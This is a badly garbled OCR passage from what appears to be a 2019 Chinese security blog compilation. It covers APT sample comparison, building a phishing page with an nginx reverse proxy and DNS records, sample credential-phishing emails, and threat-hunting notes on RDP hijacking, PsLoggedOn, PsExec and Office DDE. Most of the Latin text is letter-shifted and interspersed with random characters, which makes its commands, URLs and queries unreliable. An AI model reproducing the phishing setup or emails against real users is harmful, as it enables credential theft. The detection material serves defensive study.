sample_1_apt36	0.604011
unc610	0.597075
sample_3_apt36	0.595444
unc618	0.537678
sample_2_apt36	0.520141

; 神起 补 DSW 前遂剔 读

矿 范 (s) 翻 I luhH| h 跳般练罗 矿

规 陷经 见摄 角(u) 耀 耻⓪离

角 耻⓪离起 矿I luhH| h

规 驱 语摄

翻般　语　矿　角　般魁罗　神

4携　练绑　角　练罗　0

角　离　语般　驱　摄

5携　艺　罗耀　矿　院　结　院　读　职　前

剔摄　ⓥ艺　角　范耀　规　ⓥ　(f)　摄

6携　驱　矿败翻耀　见　读　结　读

职　前迎　剔　见　摄　规　ⓥ　角　(y)　摄

9研　起

l luhH| h　罪矿　艺　ⓥ　角

络　摄　齐　读职　矿　规　遗　阻规Ⓡ

摄　经织　补阿　(f)　ⓠ

矿　起　置　绝　Lqwho(f)　脑

摄调　矿l luhH| h

(f)　跳　读　矿补　规　ⓥ裁角

范　规　摄

7．未来工作及展望

：14研

ⓤ　阻　迎　摄　参　前

院剔　角　罪　摄

l luhH| h 阿 阻前 ⓤ 剔矿 践 艺前 剔/

起 艺 (f) 摄 参 遭 艰

裁角苛 Ⓡ 遭 摄 矿l luhH| h 罪摄

: 15研

l luhH| h (x) (f) 携 矿

(f) 败 般访 矿起 (f)

艺结 败 携 败 摄 神

职经 脚 规 齐 携 释

摄院艺 脚 (x) 矿l luhH| h 般 534;

FDP OLV 评 经 练罗 摄

擎&DSWlqghu神练 访 矿 规 Ⓑ DSW 支

kwwsv=22z z z 1| r xwxeh1fr p 2z dwfkBy@}P gKJ\86YHz

l luhH| h ⓥ 院 (f) 携

DSW 院艰警矿 职

Ⓡ 参 摄

8. 思考与总结

雅矿 阿际 耀 艺 罗 DSW

矿鉴 l luhH| h 参 前 剔携前 迎 剔

Wl 0LGl知 0 矩 矿 参

矿露(x) +Fr vlq Vlp lodulw\, 贝 读

翻 摄l luhH| h 罗(f) 矿 齐般 阿(f) 携

(f) 虚 练范绿 矿脑 般

参艰警 规 Ⓑ 败 摄

54 继 矿迎 见 神前 易携前虚 易矿

读 菠 结隆 ⓜ 评 矿 (f) 矿

间 矿 般 院 迎 齐 离 角

聪 (x) 齐 离 矿 雅练范 EDW

际 隆 般 ⓜ矿 矿

矿 耻 角 阿 院 离

矿 矿 遭菠 矿谈 遭 阿矿

摄

9. 参考链接

kwwsv=22z z z 1iluhh| h1fr p 2eor j 2wkuhdw0uhvhdufk2534<236

2fovvhulqj 0dqg0dvvr fldwqj 0dwwdfnhu0dfwylw\0dw0vfddn1

kwp o

kwwsv=22z z z 1fqeor j v1fr p 2gdqhuhv2s289: 6: 951kwp o

让维虚　　阿　　职　警

原创 0x584A 信安之路 2019-04-21

行　　阻　　际　遭迎　　阿　　练罗　矿

矿　　院　　遭　　阿结练　摄

经　　面　　际　虚　　阿　　矿　　警

般练　矿　　摄

让维雅　　阿　　矿　评结　　警　　矿

⑨　　阿　　摄

构建钓鱼页面

(x)　　fredo\vwulnh　　For qh vlwh ⓟ　矿　　闻

际　雅　　KU　　摄

足神


邦 般矿 轴矿

ⓟ闻 KU ⓟ摄 Z HE

艺 矿F V 结轴 EXJ 矿

闻 矿 摄

神



Ⓑ般矿　翻蚁耻　购　Or f dc

Kr vw携Or f dc Sr uw结练　离

陷　Forqh vlwh　矿　翻

kwws=227: 1--1--14: 6=<; 2v----1sks

经　罪　翻

kwws=22whvw1f q1mjhhn1f q2v----1sks

(x)　QJ LQ[　见　摄

练　矿　罪　⓺购　警　矿　陷

⓺　摄


记录类型：
A- 将域名指向一个IPV4地址
主机记录：
.cn
.jgeek.cn
解析线路：
默认 - 必填！未匹配到智能解析线路时，返回【默认】线路...
* 记录值：
47 173
* TTL：
10 分钟
信安之路

色 矿 QJ LQ[见

```
upstream mail_poc{
    server 127.0.0.1:98 weight=1;
}
server {
  listen 80 ipv6only=on;

  index index.html index.htm index.php;

  server_name test.cn.jgeek.cn;

  resolver                    114.114.114.114 valid=300s;
  resolver_timeout            10s;

   if ($request_method !~* HEAD|GET|POST) {
       return 403;
   }

  location ~ .*\.(js|css)?$ {
    expires      1d;
    access_log off;
  }

  location / {
    proxy_pass   http://oyo;
        proxy_set_header            Host $host;
        proxy_set_header            X-Real-IP $remote_addr;
        proxy_set_header            X-Forwarded-For $proxy_add_x_forwarded_for;
  }
```



角

kwvs=22whvw1f q1mjhhn1f q2

逃矿 经

kwvs=227: 1--1--14: 6=<;

角 警 齐 摄



防范意识

警 参矿 隔 规

(f) 题摄

警虚 摄知练 让维 评 蓝 警虚 翻际

认 矩


雅 摄知 起 前蔽 易携前蔽 艰剔 练范

逃 警 迄 摄 练 袋 (Y)练 摄矩

警雅 摄知 h{h2yev2Z r ug2SGl 2}ls2udu 结

矩

矿 绑 魁 购评罪 离




发件人：yanyansong@sjtu.edu.cn
发送日期：2016年10月05日 02:39
主题：帮助台!
亲爱的Zimbra邮件用户，
我们想告诉大家，我们正在运行的升级与维护
我们的邮件服务器上的方案。你们都希望更新现有的
电子邮件帐户立即以保留旧的电子邮件地址和
所有的数据保存就可以了。它没有更新的所有电子邮件帐户将
不能有效执行，并会在短期内停用。
这是钓鱼邮件
请点击此处立即更新您的帐户!
问候，
IT服务台支持。
管理团队。
信安之路


Re: 关于开展2017—2018学年优秀学生评选工作的通知
发起会议
@imr.ac.cn
时 间：2018年09月10日 16:15:11(星期一)
@imr.ac.cn>
Cannot display this email
Click here to show this message
Inbox message delayed: QLZb - Date: 09/10/2018 8:15:11 (imr)
信安之路

(o) 职练Ⓑ绍

原创 askme765cs 信安之路 2019-04-24

罗 (o) 迎 职 限

矿 矿 真

威胁狩猎#1 寻找 RDP 劫持痕迹

参 职练矿 翻 蝉起

规 耀 知 矿结

观绕 矩摄 矿 际 规 (f)

UGS ⓤ矿 (y) 角践 艰警 795727958知蝉

耀 经 GF 经矿 补 败 ⓡ

0 A 矩摄

艺经 艰 矿 UGS ⓤ 摄 规 ⓥ

鸡 知 际 际 UGS ⓡ

矿 Ⓑ 迄 矿 评 ⓜ 矩摄 罪矿

角 规绑 神 UGS wfs 规 规绑缩

罗 Ⓓ神 Ⓑ 66; < 阻 知 矩规


艺 艺 Qhwlorz (f) 知陷罪 翻 66; <

绝 Vrxufh\S 结 Dxwkrul}hgbUGSbVxeqhww 矩摄 经

矿规 阀 ⓥ 败 规Ⓡ

摄

规绑 缩 神



(q) 足神

F duer qEodfn= uhj p r g=OdvwOr j j hgRq- r u

uhj p r g=gr qwglvsod| odvwxvhuqdp h- r u

uhj p r g=UGS0wfs_SruwQxp ehu-

V| vp r q= HyhqwLG@46 dqg HyhqwP hvvdj h f r qwdlqv

%OdvwOr j j hgRq% r u %gr qwglvsod| odvwxvhuqdp h% r u

%UGS0wfs_SruwQxp ehu%

角评 陷裁 规 练范 摄

神 艺 Qhwlorz 2 UGS 衡

院 结 补 ⓡ 艰警

题绑 UGS ⓤ 矿 耻 遭 摄

神

kwwsv=22grfv1plfurvriw1frp2hq0xv2v|vlqwhuqdov2grzqordgv2v|vprq

kwwsv=22jlvw1jlwkxe1frp2gelunv2hf7749f<397d656e47i768hh<67hig:4

kwwsv=22zlqdhur1frp2eorj2fkdqjh0ugs0sruw0zlqgrzv0432

=

kwwsv=22eorj1phqdvhf1qhw2534<2352ri0ugs0klmdfnlqj0sduw40uhprwh0ghvnwrs1kwpo

威胁狩猎#2 使用 EID 5145 检测 PsLoggedOn exec

蚁耻 SvOrjjhgRq离

SvOrjjhgRq 练罗 矿

摄

矿SvOrjjhgRq 罪 矿

® 摄

SvOrjjhgRq 聊 陷 警⑨ Ⓑ

需 罪 矿 SvOrjjhgRq KNH\bXVHUV

绑 摄 艺 翻 VLG知 阿 矩

罗 矿SvOrjjhgRq 评 摄

限 落 Ⓑ 矿 SvOrjjhgRq 起

QhwWhvvlrqHqxp DSL摄

矿SvOrjjhgRq 限落 Ⓑ

矿 翻 SvOrjjhgRq

需 摄

翻蚁耻 角院 SvOrjjhgRq 离

SvOrjjhgRq 评 绝

雅 踪 知 陷裁雅 DG踪 隆 ⑨ 矩矿 绝 陷罪

评 摄

SvOrjjhgrq 矿 角 起 规绑雅 神

4携 需 知 LSF ' VPE 限落

zlquhj 矩

5携QhwWhvvlrqHqxp DSL 知 LSF ' VPE 限落

vuyvyf 矩


6携 矿 LS 4(f) 雅

规补 Zlqgrzv 阿艰警 8478 zlquhj

vuyvyf 神 限落 规 规 舰

^ 前 剔A前 警限落剔摄

绑 神



角 Z lqgr z v 警限落规 Ⓓ

经 阿艰警 8478矿 角 陷裁踪 ⓤ

ⓥ^ `摄

神

~z lquhj 矿 vuyvyf Ø罪起 UhodwyhWduj hwQdp h 艰警

8478 缩 齐 + 4（f） 雅矿 ^Vr xuf hS矿 Df f r xqv

Qdp h矿 Vr xuf hSr uw` 结 UhodwyhWduj hwQdp h摄，

神

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw\1fr p 2vhf xulw\ or j 2h

qf| f or shgld2hyhqw1dvs{ Bhyhqw\g@8478

kwwsv=22gr f v1p lf ur vr i w1fr p 2hq0xv2v| vlqwhuqdo\2gr z qor d

gv2sv or j j hgr q

神

kwwsv=22eorj 1p hqdvhf1qhw2534<2352wkuhdw0kxqwlqj 0ghwh fwlqj 0svorjj hgrq1kwpo o

威胁狩猎#3 使用事件 5145 检测 PsExec 执行

SvH{hf 练 whoqhw 见 矿 陷裁

经 矿 Ⓓ 阿莫芯矿 ⓤ

警摄

SvH{hf 。 经 ⓤ莫芯 观

LsFrqilj 隆知 院

迎 矩摄

SVH[HF 规 矿SVH[HF ⓡ (s)

0 HyhqwLG：378 前 ⓡ(s) 剔前svh{hf 0uvsrrovyu 剔

、

艺 Hxod 需 知 S|wkrq

Srzhu Vkhoo 罪 陷裁 SVH[HF 矩

践 艺艰警 LG 8478前 警限落 易矿


SVH[HF VYF 矿

绑神

?svh{hfvyf·fkrvhq vhuylfh qdph zlwk wkh %0u%

rswrqA00?80udqgrp 0qxp ehuvA0?vwglq·vwghuu·vwgrxwA,

绑 dhiwwudfhv 足神




+ 驱 SvH{hf 观知结 0u 矩 评 翻

%&SVH[HF VYF % ⓡ,

经 矿起 前svh{hf 0uvsrrovuy _ wduj hw0v fpg 骟知

矩 矿 规 艺 ⓡ 驱 摄



矿 角 8478 艰警罪衡 知 矩练罗 练

署矿 角 规

SVH[HF 知前vwglq骟矿前vwgrxw剔 前vwghuu骟矩


神

^HyhqwLG @8478 绝 Wduj hwIdhQdp h 。 – 0vwglq – 0vwgr xw – 0vwghuu`

^HyhqwLG @8478 绝 Wduj hwIdhQdp h 。 – svh{hfvyf –矩 Wduj hwIdhQdp h 。 – 0vwglq – 0vwgr xw – 0vwghuu` 0 A 參 般 svh{hf ⓡ 摄

LEP Tudgdu kxqwqj DTO=

vhohf wxvhuqdp h/ %Vkduh Sdwk%% Wduj hwQdp h%iur p hyhqwz khuh hyhqwg@8478 dqg Wduj hwQdp h LP DWF KHV *+1–vwghuu1, ·+1–vwglq1, ·+1_vwgr xw1–,*



SvH{hf 规 LW虚 起 矿 耻 规绑 DTO SVH[HF ⓡ =

+l1h1 svh{hf 0u qrwSvH{hfVyf _krvw 0x dffrxqw 0s Sdvvz 3ug$456 0v fpg1h{h,摄

vhonfwxvhuqdph/%WkduhSdwk%%Wdujhw Qdph%iurp hyhqw zkhuh hyhqwlg@8478 dqg Wdujhw Qdph LPDWFKHV *+1–vwghuu1,·+1–vwglq1–,·+1–vwgrxw1–,* dqg qrw +Wdujhw Qdph LPDWFKHV *+BI,+1–SVH[HFVYF1–,*,

kwwsv=22z z z 1xowp dwhz lqgrz vvhfxulw\1fr p 2vhfxulw\or j 2h qf|for shgld2hyhqw1dvs{Bhyhqwlg@8478

kwwsv=22gr fv1p lfur vr iw1fr p 2hq0xv2v|vlqwhuqdo\2gr z qor d gv2svh{hf

kwwsv=22eor j 1p hqdvhf1qhw2534<2352wkuhdw0kxqwlqj 060gh whfwlqj 0svh{hf1kwp o

(o) 职 Ⓑ陆

原创 dev2null 信安之路 2019-05-06

罗 (o) 迎 职 限

矿 矿 真

Threat Hunting #4 通过 DDE 活动检测 Excel/Word 文件

Z lqgr z v 跳般魁 职 词 摄陷罪

练 起 ⓤ 莫 +GGH/G| qdp lf Gdwd H{ f kdqj h,

摄GGH 练 (q) 摄 限落 职

矿 起 限落雅 +Vkduhg P hp r u|, 莫 摄 规起

GGH 练 词 矿脑 规

芯 遭 莫 摄

参 起 GGH 订 观摄 R i i l f h

阻 警 阻 GGH 观矿

雅 观矿补 阀般 YE 起 摄GGH 脑

练罗 般 起 观 观 参 (x)


摄

练罗 GGH 雅 矿r i i l f h 评 齐缩罗

迎 神

足罪 翻 von 警 GGH 矿


f p g1h{ h 败翻 规 订谷 观摄

